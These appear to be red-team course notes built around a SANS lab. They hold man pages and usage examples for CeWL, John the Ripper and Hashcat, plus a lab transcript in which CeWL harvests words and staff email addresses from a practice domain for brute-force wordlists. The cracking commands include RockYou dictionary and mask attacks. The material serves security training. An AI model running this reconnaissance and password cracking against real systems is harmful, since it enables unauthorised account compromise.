--keep, -k
     Keep the downloaded files (in /tmp or in directory specified by '--
     meta-temp-dir' option). These files are acquired when using the '-
     a' option.
--meta, -a
     Consider the metadata found when processing a site. This option
     will download some files found in the site and will extract its
     metadata. So, the network traffic will be greater. The files will
     be downloaded in /tmp folder or in directory specified by '--meta-
     temp-dir' option. The metadata will be shown after the words list
     and can be used as elements for brute force actions.
--meta_file FILE
     Filename for metadata output. Must be used with '-a' option. If
     used, the metadata list created by '-a' option will be written in a
     file and won't be shown in stdout.
--meta-temp-dir DIRECTORY
     The directory used by exiftool when parsing files. Default: /tmp.
--min_word_length N, -m N
     The minimum word length. This strips out all words under the
     specified length. Default: 3.
--no-words, -n
     Don't output the wordlist.
--offsite, -o
     By default, the spider will only visit the site specified. With
     this option, CeWL will also visit external sites (that are quoted
     by hyperlinks).
--ua USER-AGENT, -u USER-AGENT
     Change the user-agent. The default is 'Ruby'. There are a list of
     valid user-agents at http://www.user-agents.org.
--write FILE, -w FILE
     Write the output to the file rather than to stdout.
--auth_type TYPE
     Type of authentication for websites that uses it. The current
     options are 'digest' and 'basic'.
--auth_user USERNAME
     Authentication username for websites.
--auth_pass PASSWORD
     Authentication password for websites.
--proxy_host HOST
     Proxy name or IP address, when needed.
--proxy_port PORT
     Proxy port, when needed. Default: 8080.
--proxy_username USERNAME
     Username for proxy, if required.
--proxy_password PASSWORD
     Password for proxy, if required.
--verbose, -v
     Verbose. Show extra output. Useful for debugs.


URL
     The site to spider.

From <https://manpages.org/cewl>
```

EXAMPLE OUTPUT

Let's break down this next command. We are targeting draconem.io with CeWL, we enable verbosity with -v, set a depth of 1 with -d 1.
Depth indicates how many levels CeWL will spider, a larger value means that CeWL will continue to follow links.
By default CeWL will not follow an offsite link, it will stay within the target domain.
We use -m 9 to state that we are only interested in words that are 9 characters or more.
We identify the output file of words with -w words.txt and lastly, we want CeWL to parse any emails it finds and write them to emails.txt with -e --email_file emails.txt.
Lastly, we will copy the output files to our working directory.

```
sec565@slingshot:/labs/sec-1/recon$ sudo cewl http://www.draconem.io/ -v -d 1 -m 9 -w words.txt -e --email_file emails.txt
Starting CeWL...
CeWL 5.4.3 (Arkanoid) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Starting at http://www.draconem.io/
Visiting: http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative alternative alternative alternative alternative alternative alternative Squawker Timeline

Found contact@draconem.io on page http://www.draconem.io/
Found contact@draconem.io on page http://www.draconem.io/
Visiting: http://www.draconem.io:80/index.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative alternative alternative alternative alternative alternative alternative Squawker Timeline

Found contact@draconem.io on page http://www.draconem.io:80/index.html
Found contact@draconem.io on page http://www.draconem.io:80/index.html
Visiting: http://www.draconem.io:80/jobs/job1.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job1.html
Visiting: http://www.draconem.io:80/jobs/job2.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job2.html
Visiting: http://www.draconem.io:80/jobs/job3.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job3.html
Visiting: http://www.draconem.io:80/jobs/job4.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job4.html
Visiting: http://www.draconem.io:80/jobs/job5.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job5.html
Visiting: http://www.draconem.io:80/jobs/job6.html referred from http://www.draconem.io/, got response code 200
Attribute text found:
alternative alternative alternative

Found hr@draconem.io on page http://www.draconem.io:80/jobs/job6.html
Found Drew.Dorwood@draconem.io on page mailto:Drew.Dorwood@draconem.io
Offsite link, not following: https://twitter.com/pwnEIP
Offsite link, not following: https://www.linkedin.com/in/barrett-darnell/
Found Greg.Dussy@draconem.io on page mailto:Greg.Dussy@draconem.io
Offsite link, not following: https://twitter.com/Jean_Maes_1994
Offsite link, not following: https://www.linkedin.com/in/jean-francois-maes/
Found Corbin.Lorenc@draconem.io on page mailto:Corbin.Lorenc@draconem.io
Offsite link, not following: https://twitter.com/SANSOffensive
Offsite link, not following: https://www.linkedin.com/showcase/sans-offensive-operations/
Found Catherina.Westell@draconem.io on page mailto:Catherina.Westell@draconem.io
Offsite link, not following: https://twitter.com/SANSInstitute
Offsite link, not following: https://www.linkedin.com/company/sans-institute/
Offsite link, not following: tel:00817202212
Offsite link, not following: https://themewagon.com/
Writing words to file
Dumping email addresses to file
sec565@slingshot:/labs/sec-1/recon$ cp /opt/cewl/*.txt .
sec565@slingshot:/labs/sec-1/recon$ ls
backup  directories.txt  emails.txt  words.txt
```

John

Monday, October 14, 2024 6:25 PM

MAN PAGE

DESCRIPTION
a tool to find weak passwords of your users

TLDR

```
Crack password hashes
$ john [path/to/hashes.txt]

Show passwords cracked
$ john --show [path/to/hashes.txt]

Display users' cracked passwords by user identifier from multiple files
$ john --show --users=[user_ids] [path/to/hashes1.txt path/to/hashes2.txt ...]

Crack password hashes, using a custom wordlist
$ john --wordlist=[path/to/wordlist.txt] [path/to/hashes.txt]

List available hash formats
$ john --list=formats

Crack password hashes, using a specific hash format
$ john --format=[md5crypt] [path/to/hashes.txt]

Crack password hashes, enabling word mangling rules
$ john --rules [path/to/hashes.txt]

Restore an interrupted cracking session from a state file, e.g. mycrack.rec
$ john --restore=[path/to/mycrack.rec]
```

Help

```
John the Ripper 1.9.0-jumbo-1 MPI + OMP [linux-gnu 64-bit x86_64 AVX AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
```

```
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask[=MASK]              mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=left]              show cracked passwords [if =left, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]     load salts with[out] cost value Cn [to Mn]. For
                           tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--devices=N[,..]           set OpenCL device(s) (see --list=opencl-devices)
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats
```

From <https://linuxcommandlibrary.com/man/john>

Hashcat

Monday, October 14, 2024 6:30 PM

MAN PAGE

DESCRIPTION
Advanced CPU-based password recovery utility

TLDR
Perform a brute-force attack (mode 3) with the default hashcat mask

```
$ hashcat --hash-type [hash_type_id] --attack-mode [3] [hash_value]
```
copy

Perform a brute-force attack (mode 3) with a known pattern of 4 digits
```
$ hashcat --hash-type [hash_type_id] --attack-mode [3] [hash_value] "[?d?d?d?d]"
```
copy

Perform a brute-force attack (mode 3) using at most 8 of all printable ASCII characters
```
$ hashcat --hash-type [hash_type_id] --attack-mode [3] --increment [hash_value] "[?a?a?a?a?a?a?a?a]"
```
copy

Perform a dictionary attack (mode 0) using the RockYou wordlist of a Kali Linux box
```
$ hashcat --hash-type [hash_type_id] --attack-mode [0] [hash_value] [/usr/share/wordlists/rockyou.txt]
```
copy

Perform a rule-based dictionary attack (mode 0) using the RockYou wordlist mutated with common password variations
```
$ hashcat --hash-type [hash_type_id] --attack-mode [0] --rules-file [/usr/share/hashcat/rules/best64.rule] [hash_value] [/usr/share/wordlists/rockyou.txt]
```
copy

Perform a combination attack (mode 1) using the concatenation of words from two different custom dictionaries
```
$ hashcat --hash-type [hash_type_id] --attack-mode [1] [hash_value] [/path/to/dictionary1.txt] [/path/to/dictionary2.txt]
```
copy

Show result of an already cracked hash
```
$ hashcat --show [hash_value]
```
copy

Show all example hashes
```
$ hashcat --example-hashes
```
copy

Help
```
hashcat (v6.1.1) starting...

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status ouput                  |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format           | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable  |      | Disable the use of $HEX[] in output plains           |
```

```
    --outfile-check-timer      | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
    --wordlist-autohex-disable |      | Disable the conversion of $HEX[] from the wordlist   |
-p, --separator                | Char | Separator char for hashlists and outfile             | -p :
    --stdout                   |      | Do not crack a hash, instead print candidates only   |
    --show                     |      | Compare hashlist with potfile; show cracked hashes   |
    --left                     |      | Compare hashlist with potfile; show uncracked hashes |
    --username                 |      | Enable ignoring of usernames in hashfile             |
    --remove                   |      | Enable removal of hashes once they are cracked       |
    --remove-timer             | Num  | Update input hash file each X seconds                | --remove-timer=30
    --potfile-disable          |      | Do not write potfile                                 |
    --potfile-path             | File | Specific path to potfile                             | --potfile-path=my.pot
    --encoding-from            | Code | Force internal wordlist encoding from X              | --encoding-from=iso-8859-15
    --encoding-to              | Code | Force internal wordlist encoding to X                | --encoding-to=utf-32le
    --debug-mode               | Num  | Defines the debug mode (hybrid only by using rules)  | --debug-mode=4
    --debug-file               | File | Output file for debugging rules                      | --debug-file=good.log
    --induction-dir            | Dir  | Specify the induction directory to use for loopback  | --induction=inducts
    --outfile-check-dir        | Dir  | Specify the outfile directory to monitor for plains  | --outfile-check-dir=x
    --logfile-disable          |      | Disable the logfile                                  |
    --hccapx-message-pair      | Num  | Load only message pairs from hccapx matching X       | --hccapx-message-pair=2
    --nonce-error-corrections  | Num  | The BF size range to replace AP's nonce last bytes   | --nonce-error-corrections=16
    --keyboard-layout-mapping  | File | Keyboard layout mapping table for special hash-modes | --keyb=german.hckmap
    --truecrypt-keyfiles       | File | Keyfiles to use, separated with commas               | --truecrypt-keyf=x.png
    --veracrypt-keyfiles       | File | Keyfiles to use, separated with commas               | --veracrypt-keyf=x.txt
    --veracrypt-pim-start      | Num  | VeraCrypt personal iterations multiplier start       | --veracrypt-pim-start=450
    --veracrypt-pim-stop       | Num  | VeraCrypt personal iterations multiplier stop        | --veracrypt-pim-stop=500
-b, --benchmark                |      | Run benchmark of selected hash-modes                 |
    --benchmark-all            |      | Run benchmark of all hash-modes (requires -b)        |
    --speed-only               |      | Return expected speed of the attack, then quit       |
    --progress-only            |      | Return ideal progress step size and time to process  |
-c, --segment-size             | Num  | Sets size in MB to cache from the wordfile to X      | -c 32
    --bitmap-min               | Num  | Sets minimum bits allowed for bitmaps to X           | --bitmap-min=24
    --bitmap-max               | Num  | Sets maximum bits allowed for bitmaps to X           | --bitmap-max=24
    --cpu-affinity             | Str  | Locks to CPU devices, separated with commas          | --cpu-affinity=1,2,3
    --hook-threads             | Num  | Sets number of threads for a hook (per compute unit) | --hook-threads=8
    --example-hashes           |      | Show an example hash for each hash-mode              |
    --backend-ignore-cuda      |      | Do not try to open CUDA interface on startup         |
    --backend-ignore-opencl    |      | Do not try to open OpenCL interface on startup       |
-I, --backend-info             |      | Show info about detected backend API devices         | -I
-d, --backend-devices          | Str  | Backend devices to use, separated with commas        | -d 1
-D, --opencl-device-types      | Str  | OpenCL device-types to use, separated with commas    | -D 1
-O, --optimized-kernel-enable  |      | Enable optimized kernels (limits password length)    |
-w, --workload-profile         | Num  | Enable a specific workload profile, see pool below   | -w 3
-n, --kernel-accel             | Num  | Manual workload tuning, set outerloop step size to X | -n 64
-u, --kernel-loops             | Num  | Manual workload tuning, set innerloop step size to X | -u 256
-T, --kernel-threads           | Num  | Manual workload tuning, set thread count to X        | -T 64
    --backend-vector-width     | Num  | Manually override backend vector-width to X          | --backend-vector=4
    --spin-damp                | Num  | Use CPU for device synchronization, in percent       | --spin-damp=10
    --hwmon-disable            |      | Disable temperature and fanspeed reads and triggers  |
    --hwmon-temp-abort         | Num  | Abort if temperature reaches X degrees Celsius       | --hwmon-temp-abort=100
    --scrypt-tmto              | Num  | Manually override TMTO value for scrypt to X         | --scrypt-tmto=3
-s, --skip                     | Num  | Skip X words from the start                          | -s 1000000
-l, --limit                    | Num  | Limit X words from the start + skipped words         | -l 1000000
    --keyspace                 |      | Show keyspace base:mod values and quit               |
-j, --rule-left                | Rule | Single rule applied to each word from left wordlist  | -j 'c'
-k, --rule-right               | Rule | Single rule applied to each word from right wordlist | -k '^-'
-r, --rules-file               | File | Multiple rules applied to each word from wordlists   | -r rules/best64.rule
-g, --generate-rules           | Num  | Generate X random rules                              | -g 10000
    --generate-rules-func-min  | Num  | Force min X functions per rule                       |
    --generate-rules-func-max  | Num  | Force max X functions per rule                       |
    --generate-rules-seed      | Num  | Force RNG seed set to X                              |
-1, --custom-charset1          | CS   | User-defined charset ?1                              | -1 ?l?d?u
-2, --custom-charset2          | CS   | User-defined charset ?2                              | -2 ?l?d?s
-3, --custom-charset3          | CS   | User-defined charset ?3                              |
-4, --custom-charset4          | CS   | User-defined charset ?4                              |
-i, --increment                |      | Enable mask increment mode                           |
    --increment-min            | Num  | Start mask incrementing at X                         | --increment-min=4
    --increment-max            | Num  | Stop mask incrementing at X                          | --increment-max=8
-S, --slow-candidates          |      | Enable slower (but advanced) candidate generators    |
    --brain-server             |      | Enable brain server                                  |
    --brain-server-timer       | Num  | Update the brain server dump each X seconds (min:60) | --brain-server-timer=300
-z, --brain-client             |      | Enable brain client, activates -S                    |
    --brain-client-features    | Num  | Define brain client features, see below              | --brain-client-features=3
    --brain-host               | Str  | Brain server host (IP or domain)                     | --brain-host=127.0.0.1
    --brain-port               | Port | Brain server port                                    | --brain-port=13743
    --brain-password           | Str  | Brain server authentication password                 | --brain-password=bZfhCvGUSjRq
    --brain-session            | Hex  | Overrides automatically calculated brain session     | --brain-session=0x2ae611db
    --brain-session-whitelist  | Hex  | Allow given sessions only, separated with commas     | --brain-session-whitelist=0x2ae611db

- [ Hash modes ] -

      # | Name                                           | Category
  ======+==================================================+=====================================
    900 | MD4                                            | Raw Hash
      0 | MD5                                            | Raw Hash
    100 | SHA1                                           | Raw Hash
   1300 | SHA2-224                                       | Raw Hash
   1400 | SHA2-256                                       | Raw Hash
  10800 | SHA2-384                                       | Raw Hash
   1700 | SHA2-512                                       | Raw Hash
  17300 | SHA3-224                                       | Raw Hash
```

17400	SHA3-256	Raw Hash
17500	SHA3-384	Raw Hash
17600	SHA3-512	Raw Hash
6000	RIPEMD-160	Raw Hash
600	BLAKE2b-512	Raw Hash
11700	GOST R 34.11-2012 (Streebog) 256-bit, big-endian	Raw Hash
11800	GOST R 34.11-2012 (Streebog) 512-bit, big-endian	Raw Hash
6900	GOST R 34.11-94	Raw Hash
5100	Half MD5	Raw Hash
18700	Java Object hashCode()	Raw Hash
17700	Keccak-224	Raw Hash
17800	Keccak-256	Raw Hash
17900	Keccak-384	Raw Hash
18000	Keccak-512	Raw Hash
21400	sha256(sha256_bin($pass))	Raw Hash
6100	Whirlpool	Raw Hash
10100	SipHash	Raw Hash
21000	BitShares v0.x - sha512(sha512_bin(pass))	Raw Hash
10	md5($pass.$salt)	Raw Hash, Salted and/or Iterated
20	md5($salt.$pass)	Raw Hash, Salted and/or Iterated
3800	md5($salt.$pass.$salt)	Raw Hash, Salted and/or Iterated
3710	md5($salt.md5($pass))	Raw Hash, Salted and/or Iterated
4110	md5($salt.md5($pass.$salt))	Raw Hash, Salted and/or Iterated
4010	md5($salt.md5($salt.$pass))	Raw Hash, Salted and/or Iterated
21300	md5($salt.sha1($salt.$pass))	Raw Hash, Salted and/or Iterated
40	md5($salt.utf16le($pass))	Raw Hash, Salted and/or Iterated
2600	md5(md5($pass))	Raw Hash, Salted and/or Iterated
3910	md5(md5($pass).md5($salt))	Raw Hash, Salted and/or Iterated
4400	md5(sha1($pass))	Raw Hash, Salted and/or Iterated
20900	md5(sha1($pass).md5($pass).sha1($pass))	Raw Hash, Salted and/or Iterated
21200	md5(sha1($salt).md5($pass))	Raw Hash, Salted and/or Iterated
4300	md5(strtoupper(md5($pass)))	Raw Hash, Salted and/or Iterated
30	md5(utf16le($pass).$salt)	Raw Hash, Salted and/or Iterated
110	sha1($pass.$salt)	Raw Hash, Salted and/or Iterated
120	sha1($salt.$pass)	Raw Hash, Salted and/or Iterated
4900	sha1($salt.$pass.$salt)	Raw Hash, Salted and/or Iterated
4520	sha1($salt.sha1($pass))	Raw Hash, Salted and/or Iterated
140	sha1($salt.utf16le($pass))	Raw Hash, Salted and/or Iterated
19300	sha1($salt1.$pass.$salt2)	Raw Hash, Salted and/or Iterated
14400	sha1(CX)	Raw Hash, Salted and/or Iterated
4700	sha1(md5($pass))	Raw Hash, Salted and/or Iterated
4710	sha1(md5($pass).$salt)	Raw Hash, Salted and/or Iterated
21100	sha1(md5($pass.$salt))	Raw Hash, Salted and/or Iterated
18500	sha1(md5(md5($pass)))	Raw Hash, Salted and/or Iterated
4500	sha1(sha1($pass))	Raw Hash, Salted and/or Iterated
130	sha1(utf16le($pass).$salt)	Raw Hash, Salted and/or Iterated
1410	sha256($pass.$salt)	Raw Hash, Salted and/or Iterated
1420	sha256($salt.$pass)	Raw Hash, Salted and/or Iterated
22300	sha256($salt.$pass.$salt)	Raw Hash, Salted and/or Iterated
1440	sha256($salt.utf16le($pass))	Raw Hash, Salted and/or Iterated
20800	sha256(md5($pass))	Raw Hash, Salted and/or Iterated
20710	sha256(sha256($pass).$salt)	Raw Hash, Salted and/or Iterated
1430	sha256(utf16le($pass).$salt)	Raw Hash, Salted and/or Iterated
1710	sha512($pass.$salt)	Raw Hash, Salted and/or Iterated
1720	sha512($salt.$pass)	Raw Hash, Salted and/or Iterated
1740	sha512($salt.utf16le($pass))	Raw Hash, Salted and/or Iterated
1730	sha512(utf16le($pass).$salt)	Raw Hash, Salted and/or Iterated
19500	Ruby on Rails Restful-Authentication	Raw Hash, Salted and/or Iterated
50	HMAC-MD5 (key = $pass)	Raw Hash, Authenticated
60	HMAC-MD5 (key = $salt)	Raw Hash, Authenticated
150	HMAC-SHA1 (key = $pass)	Raw Hash, Authenticated
160	HMAC-SHA1 (key = $salt)	Raw Hash, Authenticated
1450	HMAC-SHA256 (key = $pass)	Raw Hash, Authenticated
1460	HMAC-SHA256 (key = $salt)	Raw Hash, Authenticated
1750	HMAC-SHA512 (key = $pass)	Raw Hash, Authenticated
1760	HMAC-SHA512 (key = $salt)	Raw Hash, Authenticated
11750	HMAC-Streebog-256 (key = $pass), big-endian	Raw Hash, Authenticated
11760	HMAC-Streebog-256 (key = $salt), big-endian	Raw Hash, Authenticated
11850	HMAC-Streebog-512 (key = $pass), big-endian	Raw Hash, Authenticated
11860	HMAC-Streebog-512 (key = $salt), big-endian	Raw Hash, Authenticated
11500	CRC32	Raw Checksum
14100	3DES (PT = $salt, key = $pass)	Raw Cipher, Known-Plaintext attack
14000	DES (PT = $salt, key = $pass)	Raw Cipher, Known-Plaintext attack
15400	ChaCha20	Raw Cipher, Known-Plaintext attack
14900	Skip32 (PT = $salt, key = $pass)	Raw Cipher, Known-Plaintext attack
11900	PBKDF2-HMAC-MD5	Generic KDF
12000	PBKDF2-HMAC-SHA1	Generic KDF
10900	PBKDF2-HMAC-SHA256	Generic KDF
12100	PBKDF2-HMAC-SHA512	Generic KDF
8900	scrypt	Generic KDF
400	phpass	Generic KDF
16900	Ansible Vault	Generic KDF
12001	Atlassian (PBKDF2-HMAC-SHA1)	Generic KDF
20200	Python passlib pbkdf2-sha512	Generic KDF
20300	Python passlib pbkdf2-sha256	Generic KDF
20400	Python passlib pbkdf2-sha1	Generic KDF
16100	TACACS+	Network Protocols
11400	SIP digest authentication (MD5)	Network Protocols
5300	IKE-PSK MD5	Network Protocols
5400	IKE-PSK SHA1	Network Protocols

23200	XMPP SCRAM PBKDF2-SHA1	Network Protocols
2500	WPA-EAPOL-PBKDF2	Network Protocols
2501	WPA-EAPOL-PMK	Network Protocols
22000	WPA-PBKDF2-PMKID+EAPOL	Network Protocols
22001	WPA-PMK-PMKID+EAPOL	Network Protocols
16800	WPA-PMKID-PBKDF2	Network Protocols
16801	WPA-PMKID-PMK	Network Protocols
7300	IPMI2 RAKP HMAC-SHA1	Network Protocols
10200	CRAM-MD5	Network Protocols
4800	iSCSI CHAP authentication, MD5(CHAP)	Network Protocols
16500	JWT (JSON Web Token)	Network Protocols
22600	Telegram Desktop App Passcode (PBKDF2-HMAC-SHA1)	Network Protocols
22301	Telegram Mobile App Passcode (SHA256)	Network Protocols
7500	Kerberos 5, etype 23, AS-REQ Pre-Auth	Network Protocols
13100	Kerberos 5, etype 23, TGS-REP	Network Protocols
18200	Kerberos 5, etype 23, AS-REP	Network Protocols
19600	Kerberos 5, etype 17, TGS-REP	Network Protocols
19700	Kerberos 5, etype 18, TGS-REP	Network Protocols
19800	Kerberos 5, etype 17, Pre-Auth	Network Protocols
19900	Kerberos 5, etype 18, Pre-Auth	Network Protocols
5500	NetNTLMv1 / NetNTLMv1+ESS	Network Protocols
5600	NetNTLMv2	Network Protocols
23	Skype	Network Protocols
11100	PostgreSQL CRAM (MD5)	Network Protocols
11200	MySQL CRAM (SHA1)	Network Protocols
8500	RACF	Operating System
6300	AIX {smd5}	Operating System
6700	AIX {ssha1}	Operating System
6400	AIX {ssha256}	Operating System
6500	AIX {ssha512}	Operating System
3000	LM	Operating System
19000	QNX /etc/shadow (MD5)	Operating System
19100	QNX /etc/shadow (SHA256)	Operating System
19200	QNX /etc/shadow (SHA512)	Operating System
15300	DPAPI masterkey file v1	Operating System
15900	DPAPI masterkey file v2	Operating System
7200	GRUB 2	Operating System
12800	MS-AzureSync PBKDF2-HMAC-SHA256	Operating System
12400	BSDi Crypt, Extended DES	Operating System
1000	NTLM	Operating System
122	macOS v10.4, macOS v10.5, MacOS v10.6	Operating System
1722	macOS v10.7	Operating System
7100	macOS v10.8+ (PBKDF2-SHA512)	Operating System
9900	Radmin2	Operating System
5800	Samsung Android Password/PIN	Operating System
3200	bcrypt $2*$, Blowfish (Unix)	Operating System
500	md5crypt, MD5 (Unix), Cisco-IOS 1 (MD5)	Operating System
1500	descrypt, DES (Unix), Traditional DES	Operating System
7400	sha256crypt 5, SHA256 (Unix)	Operating System
1800	sha512crypt 6, SHA512 (Unix)	Operating System
13800	Windows Phone 8+ PIN/password	Operating System
2410	Cisco-ASA MD5	Operating System
9200	Cisco-IOS 8 (PBKDF2-SHA256)	Operating System
9300	Cisco-IOS 9 (scrypt)	Operating System
5700	Cisco-IOS type 4 (SHA256)	Operating System
2400	Cisco-PIX MD5	Operating System
8100	Citrix NetScaler (SHA1)	Operating System
22200	Citrix NetScaler (SHA512)	Operating System
1100	Domain Cached Credentials (DCC), MS Cache	Operating System
2100	Domain Cached Credentials 2 (DCC2), MS Cache 2	Operating System
7000	FortiGate (FortiOS)	Operating System
125	ArubaOS	Operating System
501	Juniper IVE	Operating System
22	Juniper NetScreen/SSG (ScreenOS)	Operating System
15100	Juniper/NetBSD sha1crypt	Operating System
131	MSSQL (2000)	Database Server
132	MSSQL (2005)	Database Server
1731	MSSQL (2012, 2014)	Database Server
12	PostgreSQL	Database Server
3100	Oracle H: Type (Oracle 7+)	Database Server
112	Oracle S: Type (Oracle 11+)	Database Server
12300	Oracle T: Type (Oracle 12+)	Database Server
7401	MySQL A (sha256crypt)	Database Server
200	MySQL323	Database Server
300	MySQL4.1/MySQL5	Database Server
8000	Sybase ASE	Database Server
1421	hMailServer	FTP, HTTP, SMTP, LDAP Server
8300	DNSSEC (NSEC3)	FTP, HTTP, SMTP, LDAP Server
16400	CRAM-MD5 Dovecot	FTP, HTTP, SMTP, LDAP Server
1411	SSHA-256(Base64), LDAP {SSHA256}	FTP, HTTP, SMTP, LDAP Server
1711	SSHA-512(Base64), LDAP {SSHA512}	FTP, HTTP, SMTP, LDAP Server
10901	RedHat 389-DS LDAP (PBKDF2-HMAC-SHA256)	FTP, HTTP, SMTP, LDAP Server
15000	FileZilla Server >= 0.9.55	FTP, HTTP, SMTP, LDAP Server
12600	ColdFusion 10+	FTP, HTTP, SMTP, LDAP Server
1600	Apache $apr1$ MD5, md5apr1, MD5 (APR)	FTP, HTTP, SMTP, LDAP Server
141	Episerver 6.x < .NET 4	FTP, HTTP, SMTP, LDAP Server
1441	Episerver 6.x >= .NET 4	FTP, HTTP, SMTP, LDAP Server
101	nsldap, SHA-1(Base64), Netscape LDAP SHA	FTP, HTTP, SMTP, LDAP Server
111	nsldaps, SSHA-1(Base64), Netscape LDAP SSHA	FTP, HTTP, SMTP, LDAP Server
7700	SAP CODVN B (BCODE)	Enterprise Application Software (EAS)

7701	SAP CODVN B (BCODE) from RFC_READ_TABLE	Enterprise Application Software (EAS)
7800	SAP CODVN F/G (PASSCODE)	Enterprise Application Software (EAS)
7801	SAP CODVN F/G (PASSCODE) from RFC_READ_TABLE	Enterprise Application Software (EAS)
10300	SAP CODVN H (PWDSALTEDHASH) iSSHA-1	Enterprise Application Software (EAS)
133	PeopleSoft	Enterprise Application Software (EAS)
13500	PeopleSoft PS_TOKEN	Enterprise Application Software (EAS)
21500	SolarWinds Orion	Enterprise Application Software (EAS)
8600	Lotus Notes/Domino 5	Enterprise Application Software (EAS)
8700	Lotus Notes/Domino 6	Enterprise Application Software (EAS)
9100	Lotus Notes/Domino 8	Enterprise Application Software (EAS)
20600	Oracle Transportation Management (SHA256)	Enterprise Application Software (EAS)
4711	Huawei sha1(md5($pass).$salt)	Enterprise Application Software (EAS)
20711	AuthMe sha256	Enterprise Application Software (EAS)
12200	eCryptfs	Full-Disk Encryption (FDE)
22400	AES Crypt (SHA256)	Full-Disk Encryption (FDE)
14600	LUKS	Full-Disk Encryption (FDE)
13711	VeraCrypt RIPEMD160 + XTS 512 bit	Full-Disk Encryption (FDE)
13712	VeraCrypt RIPEMD160 + XTS 1024 bit	Full-Disk Encryption (FDE)
13713	VeraCrypt RIPEMD160 + XTS 1536 bit	Full-Disk Encryption (FDE)
13741	VeraCrypt RIPEMD160 + XTS 512 bit + boot-mode	Full-Disk Encryption (FDE)
13742	VeraCrypt RIPEMD160 + XTS 1024 bit + boot-mode	Full-Disk Encryption (FDE)
13743	VeraCrypt RIPEMD160 + XTS 1536 bit + boot-mode	Full-Disk Encryption (FDE)
13751	VeraCrypt SHA256 + XTS 512 bit	Full-Disk Encryption (FDE)
13752	VeraCrypt SHA256 + XTS 1024 bit	Full-Disk Encryption (FDE)
13753	VeraCrypt SHA256 + XTS 1536 bit	Full-Disk Encryption (FDE)
13761	VeraCrypt SHA256 + XTS 512 bit + boot-mode	Full-Disk Encryption (FDE)
